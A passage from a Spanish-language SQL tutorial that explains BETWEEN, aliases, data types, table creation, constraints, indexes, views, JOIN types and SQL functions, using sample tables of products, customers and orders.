1	Gafas de sol	1	30	6	10/10/2015
2	Gorra	1	10	18	2/10/2015
3	Camiseta	2	10	16	13/10/2015
4	Pantalón	2	15	10	16/9/2015
5	Zapatillas	3	25	12	29/9/2015

Vamos a seleccionar los productos que tienen un **precio** entre 10 y 20 euros:

```
SELECT * FROM Productos WHERE Precio BETWEEN 10 AND 20;
```

Productos cuyo **precio** no está entre 10 y 20 euros:

```
SELECT * FROM Productos WHERE Precio NOT BETWEEN 10 AND 20;
```

Productos cuyo **nombreProducto** empieza con alguna letra entre la A y la M:

```
SELECT * FROM Productos WHERE nombreProducto BETWEEN A AND M;
```

Productos cuya **UltimaVenta** NO se ha producido en el mes de **octubre de 2015**:

```
SELECT * FROM Productos WHERE UltimaVenta NOT BETWEEN #01/10/2015# AND #31/10/2015#;
```

Dependiendo del **sistema de bases de datos**, el **BETWEEN** puede devolver los valores delimitadores, excluirlos, o incluir sólo el primer valor delimitador.

14. Aliases

Los **alias SQL** se usan para **renombrar temporalmente** una tabla o columna, de esta forma son más legibles, especialmente para consultas algo más complejas.

Para **columnas**:

```
SELECT nombreColumna AS alias
FROM nombreTabla
```

Para **tablas**:

```
SELECT nombreColumna
FROM nombreTabla AS alias
```

Los **alias** son útiles cuando: hay **más de una tabla** involucrada, se usan **funciones SQL**, los **nombres** de las columnas son **largos o poco legibles** o **se combinan dos o más columnas**. Vamos a ver algunos ejemplos con las siguientes tablas de **clientes** y **pedidos**:

Clientes:

ClienteID	NombreCliente	Ciudad	Pais	Continente	Telefono
1	Pedro Pérez	Madrid	España	Europa	456667778
2	María Carrasco	Barcelona	España	Europa	477322899
3	Louis Bárcenas	Madrid	España	Europa	444123843
4	Sonia López	Marrakech	Marruecos	Africa	455533777

Pedidos:

PedidoID	ClienteID	Factura	FechaPedido
23	3	150	10/8/2015
24	2	25	2/9/2015
25	4	50	4/10/2015
26	2	70	10/10/2015

Alias para columnas:

La siguiente **sentencia SQL** especifica dos alias, uno para **NombreCliente** y otro para **Telefono**. Si el alias tiene espacios, es necesario emplear **corchetes** o **comillas dobles**:

```
SELECT NombreCliente AS Cliente, Telefono AS [Tel Contacto]
FROM Clientes
```

En la siguiente **sentencia**, se **combinan dos columnas** para crear el alias **lugar**:

```
SELECT NombreCliente, Ciudad+', '+Pais+', '+Continente AS lugar
FROM Clientes
```

Para **combinar columnas en MySQL** se hace lo siguiente:

```
SELECT nombreCliente, CONCAT(Ciudad,', ',Pais,', ',Continente) AS lugar
FROM Clientes
```

Alias para tablas:

La siguiente **sentencia SQL** selecciona todos los **pedidos** del **cliente con el ID 2**. En este caso se utilizan las dos tablas **clientes** y **pedidos**, y se les da a cada uno los alias **c** y **p** respectivamente:

```
SELECT p.PedidoID, p.FechaPedido, c.NombreCliente
FROM Clientes AS c, Pedidos AS p
WHERE c.NombreCliente="María Carrasco" AND c.ClienteID=p.ClienteID
```

La **sentencia anterior sin alias** es así:

```
SELECT Pedidos.PedidoID, Pedidos.FechaPedido, Clientes.NombreCliente
FROM Clientes, Pedidos
WHERE Clientes.NombreCliente="María Carrasco" AND Clientes.ClienteID=Pedidos.ClienteID
```

15. Data Types

Un **data type** define el **tipo de valor que una columna puede tener**.

Cada columna en una base de datos necesita un **nombre** y un **data type**. Los **desarrolladores SQL** deben decidir que tipo de datos se guardarán dentro de cada columna cuando crean una **tabla SQL**. El data type es una **etiqueta** y una **pauta** en SQL para entender que tipo de datos se esperan en cada columna, y también identifica como SQL **interactúa** con los datos guardados.

Los **data types** más generales son:

Data Type	Descripción
CHARACTER(n)	String de **caracteres** de tamaño fijo n
VARCHAR(n)	String de **caracteres** de tamaño variable n (n es tamaño máximo)
BINARY(n)	String **binario** de tamaño fijo n
VARBINARY(n)	String **binario** de tamaño variable n (n es tamaño máximo)
BOOLEAN	Guarda valores **true** o **false**
INTEGER(p)	**Integer** numérico (no decimal) de precisión p
SMALLINT	**Integer** numérico (no decimal) de precisión 5
INTEGER	**Integer** numérico (no decimal) de precisión 10
BIGINT	**Integer** numérico (no decimal) de precisión 19
FLOAT(p)	**Numérico aproximado** de precisión p. Un número **float** en notación exponencial de base 10. El argumento de precisión especifica la **precisión mínima**

FLOAT	**Numérico aproximado**, precisión 16
DATE	Guarda los valores año, mes, y día
TIME	Guarda los valores hora, minuto y segundo
TIMESTAMP	Guarda los valores año, mes, día, hora, minuto y segundo

Dependiendo del **sistema de bases de datos**, los **data types** se definen de forma diferente. Conviene leer la documentación del sistema que vayas a utilizar.

16. CREATE DATABASE

Para crear una **base de datos** se utiliza la sentencia **CREATE DATABASE**:

```
CREATE DATABASE mi_base_de_datos;
```

17. CREATE TABLE

Para crear tablas en una base de datos se utiliza la sentencia **CREATE TABLE**:

```
CREATE TABLE nombreTabla (
nombreColumna1 dataType(size),
nombreColumna2 dataType(size),
nombreColumna3 dataType(size),
...
);
```

El parámetro **nombreColumna** define el nombre de cada una de las columnas.

El parámetro **dataType** especifica el tipo de datos que tendrá la columna (VARCHAR, BOOLEAN, INTEGER...).

El parámetro **size** especifica la longitud máxima.

Para crear una tabla clientes con las columnas ClienteID, NombreCliente, Ciudad, y Teléfono:

```
CREATE TABLE Clientes (
ClienteID INT,
NombreCliente VARCHAR(40),
Ciudad VARCHAR(20),
Telefono INTEGER(15)
);
```

El ClienteID se puede crear (y es lo más común) para que sea un **número automático incremental**, con **Auto Increment** que se verá más abajo.

18. Constraints

Las **restricciones SQL**, o **constraints**, se usan para especificar **reglas para los datos de la tabla**. Si hay cualquier anomalía entre la restricción y los datos que se vayan a insertar o modificar, se aborta la inserción o modificación de los datos.

Se pueden especificar cuando se crea la tabla o después (utilizando la **sentencia ALTER TABLE**, explicada más abajo):

```
CREATE TABLE nombreTabla (
nombreColumna1 dataType(size) nombreConstraint,
nombreColumna2 dataType(size) nombreConstraint,
nombreColumna3 dataType(size) nombreConstraint,
);
```

En **SQL** existen las siguientes **restricciones o constraints**:

Restricción	Descripción
NOT NULL	Indica que una columna no puede contener un valor NULL
UNIQUE	Indica que cada fila de la columna debe tener un valor único
PRIMARY KEY	Combinación entre NOT NULL y UNIQUE. Asegura que una o más columnas tienen una identidad única lo que ayuda a encontrar un dato más rápida y fácilmente
FOREIGN KEY	Asegura la integridad referencial de los datos de una tabla para que coincidan con los datos de otra tabla
CHECK	Asegura que el valor de una columna cumple con una condición específica
DEFAULT	Establece un valor por defecto en una columna

Veamos un ejemplo de NOT NULL, UNIQUE y PRIMARY KEY **creando una tabla** (SQL Server, Oracle, MS Access):

```
CREATE TABLE Clientes (
ClienteID INT NOT NULL PRIMARY KEY,
NombreCliente VARCHAR(255) NOT NULL,
Ciudad VARCHAR(255) NOT NULL,
Telefono INT(15) NOT NULL UNIQUE,
);
```

El mismo ejemplo en **MySQL**:

```
CREATE TABLE Clientes (
ClienteID INT NOT NULL,
NombreCliente VARCHAR(255) NOT NULL,
Ciudad VARCHAR(255) NOT NULL,
Telefono INT(15) NOT NULL,
UNIQUE (Telefono),
PRIMARY KEY (ClienteID)
);
```

La mayoría de tablas deberían tener una **PRIMARY KEY**, y **cada tabla sólo puede tener una** PRIMARY KEY. Pero es posible **definir una PRIMARY KEY en múltiples columnas**, como en el siguiente ejemplo (sirve para SQL Server, Oracle, MS Access y MySQL):

```
CREATE TABLE Clientes (
ClienteID INT NOT NULL,
NombreCliente VARCHAR(255) NOT NULL,
Ciudad VARCHAR(255) NOT NULL,
Telefono INT(15) NOT NULL,
CONSTRAINT PersonaID PRIMARY KEY (ClienteID, NombreCliente)
);
```

En el ejemplo anterior sólo hay un PRIMARY KEY (PersonaID). Sin embargo, **el valor del PRIMARY KEY está formado por dos columnas**: ClienteID y NombreCliente. Esto también sirve para **nombrar** al PRIMARY KEY.

Tanto UNIQUE como PRIMARY KEY garantizan valores únicos para una columna o varias columnas. **Una PRIMARY KEY tiene automáticamente una restricción UNIQUE incorporada**, y se pueden tener múltiples restricciones UNIQUE por tabla, pero sólo una PRIMARY KEY.

También se puede **crear un nombre** o **definir varias columnas** como UNIQUE (sirve para SQL Server, Oracle, MS Access y MySQL):

```
CREATE TABLE Clientes (
ClienteID INT NOT NULL,
NombreCliente VARCHAR(255) NOT NULL,
Ciudad VARCHAR(255) NOT NULL,
Telefono INT(15) NOT NULL,
CONSTRAINT PersonaID UNIQUE (ClienteID, NombreCliente)
);
```

Como se ha podido ver la **sintaxis para el uso de restricciones SQL** también varía ligeramente de unos sistemas de bases de datos a otros.

Cuando una tabla ya está creada y queremos **alterar un *constraint* de una columna**, se utiliza **ALTER TABLE** (sirve para SQL Server, Oracle, MS Access y MySQL):

```
ALTER TABLE Clientes
ADD PRIMARY KEY (ClienteID);
```

Hemos añadido un PRIMARY KEY en ClienteID, para añadirlo en varias columnas (sirve para SQL Server, Oracle, MS Access y MySQL):

```
ALTER TABLE Clientes
ADD CONSTRAINT PersonaID PRIMARY KEY (ClienteID, NombreCliente);
```

Para **eliminar un *constraint*** se utiliza **DROP** junto a **ALTER TABLE** (el siguiente ejemplo en MySQL):

```
ALTER TABLE Clientes
DROP PRIMARY KEY;
```

Y en caso de SQL Server, Oracle y MS Access:

```
ALTER TABLE Clientes
DROP CONSTRAINT PersonaID;
```

(De la misma forma que con PRIMARY KEY, **se cambian con ALTER TABLE y DROP las restricciones** con UNIQUE, pero cambiando la palabra PRIMARY KEY por UNIQUE).

Vamos a explicar ahora el **constraint FOREIGN KEY**, que actúa en dos tablas, de forma que la FOREIGN KEY se una tabla apunta al PRIMARY KEY de otra. Vamos a coger las tablas de **Clientes** y **Pedidos** de antes:

Clientes:

ClienteID	NombreCliente	Ciudad	Pais	Continente	Telefono
1	Pedro Pérez	Madrid	España	Europa	456667778

2	María Carrasco	Barcelona	España	Europa	477322899
3	Louis Bárcenas	Madrid	España	Europa	444123843
4	Sonia López	Marrakech	Marruecos	Africa	455533777

Pedidos:

PedidoID	ClienteID	Factura
23	3	150
24	2	25
25	4	50
26	2	70

Nótese que en la tabla de pedidos hay una columna ClienteID, que hace referencia al ClienteID de la tabla Clientes.

La columna ClienteID es el **PRIMARY KEY** de la tabla Clientes.

La columna ClienteID es el **FOREIGN KEY** de la tabla Pedidos.

La restricción FOREIGN KEY se usa para **prevenir acciones que podrían romper los enlaces entre las tablas**. También evita la inserción de datos inválidos el la columna donde está el FOREIGN KEY, porque tiene que ser un valor contenido en la tabla a la que apunta.

Veamos un ejemplo creando una tabla en MySQL:

```
CREATE TABLE Pedidos (
PedidoID INT NOT NULL,
Factura INT NOT NULL,
ClienteID INT NOT NULL,
PRIMARY KEY (PedidoID),
FOREIGN KEY (ClienteID) REFERENCES Clientes(ClienteID)
);
```

En SQL Server, Oracle y MS Access:

```
CREATE TABLE Pedidos (
PedidoID NOT NULL PRIMARY KEY,
Factura INT NOT NULL,
ClienteID INT FOREIGN KEY REFERENCES Clientes (ClienteID)
);
```

Para **nombrar una restricción FOREIGN KEY o definirlo en múltiples columnas** (sirve para SQL Server, Oracle, MS Access y MySQL):

```
CREATE TABLE Pedidos (
PedidoID INT NOT NULL,
Factura INT NOT NULL,
ClienteID INT,
PRIMARY KEY (PedidoID),
CONSTRAINT PorPedidos FOREIGN KEY (ClienteID) REFERENCES Clientes(ClienteID)
);
```

Se puede también alterar la tabla para **añadir FOREIGN KEYs o eliminarlos** (sirve para SQL Server, Oracle, MS Access y MySQL):

```
ALTER TABLE Pedidos
ADD FOREIGN KEY (ClienteID) REFERENCES Clientes(ClienteID);
```

Para **nombrar o definir múltiples FOREIGN_KEYs**:

```
ALTER TABLE Clientes
ADD CONSTRAINT PorPedidos
FOREIGN KEY (ClienteID) REFERENCES (ClienteID);
```

Para **eliminar FOREIGN KEYS en MySQL**:

```
ALTER TABLE Pedidos
DROP FOREIGN KEY PorPedidos;
```

En SQL Server, Oracle y MS Access:

```
ALTER TABLE Pedidos
DROP CONSTRAINT PorPedidos;
```

19. CREATE INDEX

La sentencia **CREATE INDEX** permite **crear índices en las tablas**. Permiten a la base de datos de una aplicación **encontrar datos rápidamente**, sin leer la tabla entera.

Los usuarios no pueden ver los índices, simplemente **se usan para mejorar el rendimiento de las búsquedas**.

Actualizar una tabla con índices lleva más tiempo que actualizan una tabla sin índices (porque los índices también tendrán que actualizarse). Sólo se deben crear índices en las columnas y tablas **donde se vaya a buscar con frecuencia**.

```
CREATE INDEX nombreIndex
ON nombreTabla (nombreColumna);
```

Se pueden crear **índices únicos**, donde no se permiten valores duplicados:

```
CREATE UNIQUE INDEX nombreIndex
ON nombreTabla (nombreColumna);
```

De nuevo, dependiendo del sistema de bases de datos, puede variar la sintaxis.

Vamos a crear un índice en la tabla Clientes:

```
CREATE INDEX CIndex
ON Clientes (NombreCliente);
```

También es posible **crear un index en varias columnas**:

```
CREATE INDEX CIndex
ON Clientes (NombreCliente, Pais);
```

20. DROP

Índices, tablas y bases de datos pueden eliminarse con la sentencia **DROP**.

Para borrar un índice, DROP INDEX varía bastante entre diferentes sistemas, en MySQL es:

```
ALTER TABLE nombreTabla DROP INDEX nombreIndex;
```

Para borrar una tabla:

```
DROP TABLE nombreTabla;
```

Para borrar una base de datos:

```
DROP DATABASE nombreDB;
```

Si sólo queremos **borrar los datos de una tabla**, se una TRUNCATE TABLE:

```
TRUNCATE TABLE nombreTabla
```

21. ALTER

La sentencia **ALTER TABLE** se usa para **añadir, eliminar o modificar columnas en una tabla ya existente**.

Para añadir una columna en una tabla:

```
ALTER TABLE nombreTabla
ADD nombreColumna dataType;
```

Para borrar una columna en una tabla:

```
ALTER TABLE nombreTabla
DROP COLUMN nombreColumna;
```

Para modificar el **data type** de una columna, la sintaxis varía en función del sistema utilizado:

```
//// SQL Server / MS Access:
ALTER TABLE nombreTabla
ALTER COLUMN nombreColumna dataType;

//// Mysql / Oracle (antes que la versión 10G)
ALTER TABLE nombreTabla
MODIFY COLUMN nombreColumna dataType;

//// Oracle 10G y más adelante
ALTER TABLE nombreTabla
MODIFY nombreColumna dataType;
```

22. AUTO INCREMENT

AUTO INCREMENT permite generar un **único** número **automáticamente** cuando se inserta un nuevo registro.

Muy frecuentemente se utiliza **junto al valor PRIMARY KEY** de una tabla para que se cree de forma automática cada vez que se inserta un nuevo registro.

Varía en cada uno de los sistemas de bases de datos, por lo que sólo voy a poner el ejemplo en MySQL:

```
CREATE TABLE Clientes (
ClienteID INT NOT NULL AUTO_INCREMENT,
NombreCliente VARCHAR(255) NOT NULL,
Ciudad VARCHAR(255) NOT NULL,
Telefono INT(15) NOT NULL,
PRIMARY KEY (ClienteID)
);
```

Por defecto, **el valor inicial de AUTO_INCREMENT es 1**, e incrementará de 1 en 1 por cada nuevo registro.

Para hacer que comience en un valor distinto de 1:

```
ALTER TABLE Clientes AUTO_INCREMENT=100;
```

Para insertar un nuevo valor en la tabla Clientes, no tendremos que especificar un valor para la columna ClienteID, se añadirá un valor único automáticamente:

```
INSERT INTO Clientes (NombreCliente, Ciudad, Telefono)
VALUES ('Luisa Gómez', 'Cáceres', '453222736');
```

23. Views

Una **view** es una **tabla virtual basada en el result-set de una sentencia SQL**.

Una view contiene filas y columnas, como una tabla real. Los campos de una view son campos de una o más tablas reales de la base de datos.

Se pueden añadir **funciones SQL**, o cláusulas como **WHERE** y **JOIN** y presentar los datos como si vinieran de una sóla tabla.

La sintaxis es la siguiente:

```
CREATE VIEW nombreView AS
SELECT nombreColumna(s)
FROM nombreTabla
WHERE condicion
```

Una view siempre muestra los datos actuales. El motor de la base de datos actualiza los datos cada vez que un usuario realiza una consulta.

Vamos a poner un ejemplo de una tienda online que quiere **listar todos los productos en stock** de la tabla **Productos**:

```
CREATE VIEW [Productos en Stock] AS
SELECT ProductoID, NombreProducto
FROM Productos
WHERE EnStock=Si
```

Ahora podemos llamar a esa consulta de la siguiente forma:

```
SELECT * FROM [Productos en Stock]
```

Podemos **actualizar la View** con la siguiente sintaxis:

```
CREATE OR REPLACE VIEW nombreView AS
SELECT nombreColumna(s)
FROM nombreTabla
WHERE condicion
```

En el ejemplo anterior, queremos también poder acceder a la categoría del producto, por lo que la añadimos:

```
CREATE OR REPLACE VIEW [Productos en Stock] AS
SELECT ProductoID, NombreProducto, Categoria
FROM Productos
WHERE EnStock=Si
```

2. JOINs

Los **JOINs** en **SQL** sirven para **combinar filas de dos o más tablas** basándose en un campo común entre ellas, devolviendo por tanto datos de diferentes tablas. Un JOIN se produce cuando dos o más tablas se juntan en una sentencia SQL.

Existen más **tipos de joins en SQL** que los que aquí se explican, como **CROSS JOIN**, O **SELF JOIN**, pero no todos ellos están soportados por todos los **sistemas de bases de datos**. Los más importantes son los siguientes:


1. INNER JOIN: Devuelve **todas las filas** cuando hay al menos **una coincidencia** en **ambas** tablas.
2. LEFT JOIN: Devuelve todas las filas de la tabla de la **izquierda**, y las filas coincidentes de la tabla de la **derecha**.
3. RIGHT JOIN: Devuelve todas las filas de la tabla de la **derecha**, y las filas coincidentes de la tabla de la **izquierda**.
4. OUTER JOIN: Devuelve **todas las filas** de las dos tablas, la izquierda y la derecha. También se llama FULL OUTER JOIN.

1. INNER JOIN

INNER JOIN selecciona todas las filas de las dos columnas siempre y cuando haya **una coincidencia entre las columnas en ambas tablas**. Es el tipo de JOIN más común.

```
SELECT nombreColumna(s)
FROM tabla1
INNER JOIN tabla2
ON tabla1.nombreColumna=table2.nombreColumna;
```

Se ve más claro utilizando una **imagen**:



Vamos a verlo también con un ejemplo, mediante las tablas **Clientes** y **Pedidos**:

Clientes:

ClienteID	NombreCliente	Contacto

1	Marco Lambert	456443552
2	Lydia Roderic	445332221
3	Ebbe Therese	488982635
4	Sofie Mariona	412436773

Pedidos:

PedidoID	ClienteID	Factura
234	4	160
235	2	48
236	3	64
237	4	92

La siguiente **sentencia SQL** devolverá **todos los clientes con pedidos**:

```
SELECT Clientes.NombreCliente, Pedidos.PedidoID FROM Clientes
INNER JOIN Pedidos ON Clientes.ClienteID=Pedidos.ClienteID
ORDER BY Clientes.NombreCliente;
```

Si hay filas en Clientes que no tienen coincidencias en Pedidos, los Clientes no se mostrarán. La sentencia anterior mostrará el siguiente resultado:

NombreCliente	PedidoID
Ebbe Therese	236
Lydia Roderic	235
Sofie Mariona	234
Sofie Mariona	237


Sofie Mariona aparece dos veces ya que ha realizado dos pedidos. No aparece *Marco Lambert*, pues no ha realizado ningún pedido.

2. LEFT JOIN

LEFT JOIN mantiene **todas las filas de la tabla izquierda** (la tabla1). Las filas de la tabla derecha se mostrarán si hay una coincidencia con las de la izquierda. Si existen valores en la tabla izquierda pero no en la tabla derecha, ésta mostrará null.

```
SELECT nombreColumna(s)
FROM tabla1
LEFT JOIN tabla2
ON tabla1.nombreColumna=tabla2.nombreColumna;
```

La **representación de LEFT JOIN en una imagen** es:



Tomando de nuevo las tablas de **Productos** y **Pedidos**, ahora queremos mostrar **todos los clientes**, **y cualquier pedido** que pudieran haber encargado:

```
SELECT Clientes.NombreCliente, Pedidos.PedidoID
FROM Clientes LEFT JOIN Pedidos
ON Clientes.ClienteID=Pedidos.ClienteID
ORDER BY Clientes.NombreCliente;
```

La sentencia anterior devolverá lo siguiente:

NombreCliente	PedidoID
Ebbe Therese	236
Lydia Roderic	235
Marco Lambert	(null)
Sofie Mariona	234
Sofie Mariona	237


Ahora vemos que se muestran todas las filas de la tabla **Clientes**, que es la tabla de la izquierda, tantas veces como haya coincidencias con el lado derecho. *Marco Lambert* no ha realizado ningún pedido, por lo que se muestra **null**.

3. RIGHT JOIN

Es igual que **LEFT JOIN** pero al revés. Ahora **se mantienen todas las filas de la tabla derecha** (tabla2). Las filas de la tabla izquierda se mostrarán si hay una coincidencia con las de la derecha. Si existen valores en la tabla derecha pero no en la tabla izquierda, ésta se mostrará **null**.

```
SELECT nombreColumna(s)
FROM tabla1
RIGHT JOIN tabla2
ON tabla1.nombreColumna=tabla2.nombreColumna;
```

La **imagen que representa a RIGHT JOIN** es:



De nuevo tomamos el ejemplo de **Clientes** y **Pedidos**, y vamos a hacer el mismo ejemplo anterior, pero cambiado LEFT por RIGHT:

```
SELECT Pedidos.PedidoID, Clientes.NombreCliente
FROM Clientes RIGHT JOIN Pedidos
ON Clientes.ClienteID=Pedidos.ClienteID
ORDER BY Pedidos.PedidoID;
```

Ahora van a aparecer todos los pedidos, y los nombres de los clientes **que han realizado un pedido**. Nótese que también se ha cambiado el orden, y se han ordenado los datos por PedidoID.


PedidoID	NombreCliente
234	Sofie Mariona
235	Lydia Roderic
236	Ebbe Therese

4. OUTER JOIN

OUTER JOIN o **FULL OUTER JOIN** devuelve todas las filas de la tabla izquierda (tabla1) y de la tabla derecha (tabla2). Combina el resultado de los joins **LEFT** y **RIGHT**. Aparecerá null en cada una de las tablas alternativamente cuando no haya una coincidencia.

```
SELECT nombreColumna(s)
FROM tabla1
OUTER JOIN tabla2
ON tabla1.nombreColumna=tabla2.nombreColumna;
```

La **imagen que representa el OUTER JOIN** es la siguiente:



Vamos a obtener **todas las filas** de las tablas **Clientes** y **Pedidos**:

```
SELECT Clientes.NombreCliente, Pedidos.PedidoID
FROM Clientes OUTER JOIN Pedidos
ON Clientes.ClienteID=Pedidos.ClienteID
ORDER BY Clientes.NombreCliente;
```

La sentencia devolverá **todos los Clientes** y **todos los Pedidos**, si un cliente no tiene pedidos mostrará **null** en **PedidoID**, y si un pedido no tuviera un cliente mostraría **null** en **NombreCliente** (en este ejemplo no sería lógico que un Pedido no tuviera un cliente).

La sintaxis de **OUTER JOIN o FULL OUTER JOIN no existen en MySQL**, pero se puede conseguir el mismo resultado de diferentes formas, esta es una:

```
SELECT Clientes.NombreCliente, Pedidos.PedidoID
FROM Clientes
LEFT JOIN Pedidos ON Clientes.ClienteID=Pedidos.ClienteID

UNION

SELECT Clientes.NombreCliente, Pedidos.PedidoID
FROM Clientes
RIGHT JOIN Pedidos ON Clientes.ClienteID=Pedidos.ClienteID;
```

3. Funciones SQL

El **lenguaje SQL** tiene **funciones incorporadas para hacer cálculos sobre los datos**. Las funciones se pueden dividir en dos grupos (existen muchas mas, que dependen del **sistema de bases de datos** que se utilice):

Funciones agregadas SQL, devuelven un sólo valor, calculado con los valores de una columna.
1. AVG() - La **media de los valores**
2. COUNT() - El **número de filas**
3. MAX() - El **valor más grande**

4. MIN() - El **valor más pequeño**
5. SUM() - La **suma de los valores**
6. GROUP BY - Es una **sentencia** que va muy ligada a las funciones agregadas

Funciones escalares SQL, devuelven un sólo valor basándose en el valor de entrada.
7. UCASE() - Convierte un campo a **mayúsculas**
8. LCASE() - Convierte un campo a **minúsculas**
9. MID() - **Extrae** caracteres de un campo de texto
10. LEN() - Devuelve la **longitud** de un campo de texto
11. NOW() - Devuelve la **hora y fecha** actuales del sistema
12. FORMAT() - Da formato a un **formato** para mostrarlo

Para la explicación de las funciones, una de las tablas con las que vamos a trabajar es **Productos**:

ProductoID	NombreProducto	Descripcion	Precio	Stock
1	Camiseta	Camiseta negra simple de talla única	10	16
2	Pantalón	Pantalón largo azul tipo chino	20	24
3	Gorra	Gorra azul con el logo de los Yankees	15	32
4	Zapatillas	Zapatillas de running de color blanco y verde	35	13

Funciones agregadas SQL

1. AVG()

La función ***AVG()*** devuelve la **media de valores de una columna numérica**.

```
SELECT AVG (nombreColumna) FROM nombreTabla;
```

La siguiente sentencia SQL devuelve la media del stock que hay en el almacén:

```
SELECT AVG (Stock) FROM Productos;
```

La siguiente sentencia muestra el NombreProducto y el Precio de los registros que tienen un Precio por encima de la media:

```
SELECT NombreProducto, Precio FROM Productos
WHERE Precio > (SELECT AVG (Precio) FROM Productos);
```

2. COUNT()

La función ***COUNT()*** devuelve el **número de filas** que cumplen con un determinado criterio:

Número de valores en una columna (los valores NULL no se cuentan):

```
SELECT COUNT (nombreColumna) FROM nombreTabla;
```

Número de registros en una tabla

```
SELECT COUNT(*) FROM nombreTabla;
```

Número de valores distintos de una columna

```
SELECT COUNT (DISTINCT nombreColumna) FROM nombreTabla;
```

Vamos a emplear ahora la tabla **Pedidos**:

PedidoID	ClienteID	Factura
234	4	160
235	5	48
236	12	64
237	4	92

Si queremos conocer el **número de pedidos del cliente número 4**:

```
SELECT COUNT (ClienteID) AS PedidosCliente4 FROM Pedidos
WHERE ClienteID=4;
```

Si queremos simplemente contar el **número de pedidos totales**:

```
SELECT COUNT(*) AS PedidosTotales FROM Pedidos;
```

Si queremos contar el **número de clientes únicos** desde la tabla Pedidos:

```
SELECT COUNT (DISTINCT ClienteID) AS NumeroClientes FROM Pedidos;
```

3. MAX()

La función ***MAX()*** devuelve el **mayor valor de la columna seleccionada**:

```
SELECT MAX (nombreColumna) FROM nombreTabla;
```

De la tabla productos vamos a coger **el producto más caro**:

```
SELECT MAX (Precio) AS ProductoMasCaro FROM Productos;
```

4. MIN()

La función ***MIN()*** devuelve el **menor valor de la columna seleccionada**:

```
SELECT MIN (nombreColumna) FROM nombreTabla;
```

De la tabla productos vamos a coger **el producto más barato**:

```
SELECT MIN (Precio) AS ProductoMasBarato FROM Productos;
```

5. SUM()

La función ***SUM()*** devuelve la **suma de una columna numérica**:

```
SELECT SUM (nombreColumna) FROM nombreTabla;
```

De la tabla productos vamos a coger el **número total de productos en stock**:

```
SELECT SUM (Stock) AS ProductosTotales FROM Productos;
```

6. GROUP BY

La sentencia **GROUP BY** se utiliza junto con las funciones agregadas para **agrupar en un *result-set* una o más columnas**.

```
SELECT nombreColumna, funcion_agregada(nombreColumna)
FROM nombreTabla
WHERE nombreColumna operador valor
GROUP BY nombreColumna;
```

Si tenemos las tablas **Productos**, **Pedidos** y **Clientes**:

Productos:

ProductoID	NombreProducto	Descripcion	Precio	Stock
1	Camiseta	Camiseta negra simple de talla única	10	16
2	Pantalón	Pantalón largo azul tipo chino	20	24
3	Gorra	Gorra azul con el logo de los Yankees	15	32
4	Zapatillas	Zapatillas de running de color blanco y verde	35	13

Pedidos:

PedidoID	ClienteID	Factura
234	4	160
235	5	48
236	12	64
237	4	92

Clientes:

ClienteID	NombreCliente	Contacto
1	Lorena Higgins	456443552
2	Raúl González	445332221
3	Carmen Smith	488982635
4	Fernando Stewart	412436773

Vamos a obtener el **número de pedidos** realizados **por cada cliente**:

```
SELECT Clientes.NombreCliente, Count(Pedidos.PedidoID) AS NumeroPedidos FROM Pedidos
LEFT JOIN Clientes
ON Pedidos.ClienteID=Clientes.ClienteID
GROUP BY NombreCliente;
```

Podemos **utilizar GROUP BY en más de una columna**:

```
SELECT Clientes.NombreCliente, Productos.NombreProducto, COUNT (Pedidos.PedidoID) AS Num
eroPedidos
FROM ((Pedidos
INNER JOIN Clientes ON Pedidos.ClienteID=Clientes.ClienteID)
INNER JOIN Productos ON Pedidos.ProductoID=Productos.ProductoID)
GROUP BY NombreCliente, NombreProducto;
```

Funciones escalares SQL

7. UCASE()

La función ***UCASE()*** convierte el **valor de un campo a mayúsculas**.

SELECT UCASE (nombreColumna) FROM nombreTabla;

Si queremos obtener todos los **nombres de los clientes en mayúsculas**:

```
SELECT UCASE (NombreCliente) AS Cliente FROM Clientes;
```

8. LCASE()

La función ***LCASE()*** convierte el **valor de un campo en minúsculas**:

```
SELECT LCASE (nombreColumna) FROM nombreTabla;
```

Si queremos obtener todos los **nombres de los clientes en minúsculas**:

```
SELECT LCASE (NombreCliente) FROM Clientes;
```

9. MID()

La función ***MID()*** se usa para **extraer caracteres desde un campo de texto**.

```
SELECT MID (nombreColumna, inicio [, longitud]) AS unAlias FROM nombreTabla;
```

Los campos obligatorios son ***nombreColumna*** e ***inicio*** (especifica la posición donde comenzar la extracción). El campo opcional es ***longitud***, que especifica el número de caracteres a devolver. Si se omite, devuelve todos los caracteres hasta el final del texto.

Vamos a extraer por ejemplo los **primeros cuatro caracteres** de **NombreProducto** de la tabla **Productos**:

```
SELECT MID (nombreProducto, 1, 4) AS ProductoCorto
From Productos;
```

10. LEN()

La función ***LEN()*** devuelve la longitud de un campo de texto.

SELECT LEN (nombreColumna) FROM nombreTabla;

Si queremos obtener **nombreProducto** y la **longitud de las descripciones** de los productos de la tabla **Productos**:

```
SELECT NombreProducto, LEN(Descripcion) as LongitudDescripcion
FROM Productos;
```

11. NOW()

La función ***NOW()*** devuelve la hora y fecha actuales.

```
SELECT NOW() FROM nombreTabla;
```

Si queremos devolver el **nombreProducto** y **Precio** de hoy de la tabla **Productos**:

```
SELECT NombreProducto, Precio, Now() AS PrecioProductosHoy FROM Productos;
```

12. FORMAT()

La función ***FORMAT()*** se usa para formatear cómo se mostrará un campo.

```
SELECT FORMAT(nombreColumna, formato) FROM nombreTabla;
```

Vamos a mostrar un **formato de fecha del ejemplo anterior**:

```
SELECT NombreProducto, Precio, FORMAT(Now(), 'YYYY-MM-DD') AS PrecioProductosHoy FROM Pr
oductos;
```

4. Sentencias preparadas

Una **Sentencia Preparada**, o **Prepared Statement**, es una característica de algunos **sistemas de bases de datos** que permite ejecutar la misma (o similar) **sentencia SQL** provocando una mejora en la seguridad y en el rendimiento de la aplicación.

Indice de contenido

1. Cómo funcionan las Sentencias Preparadas
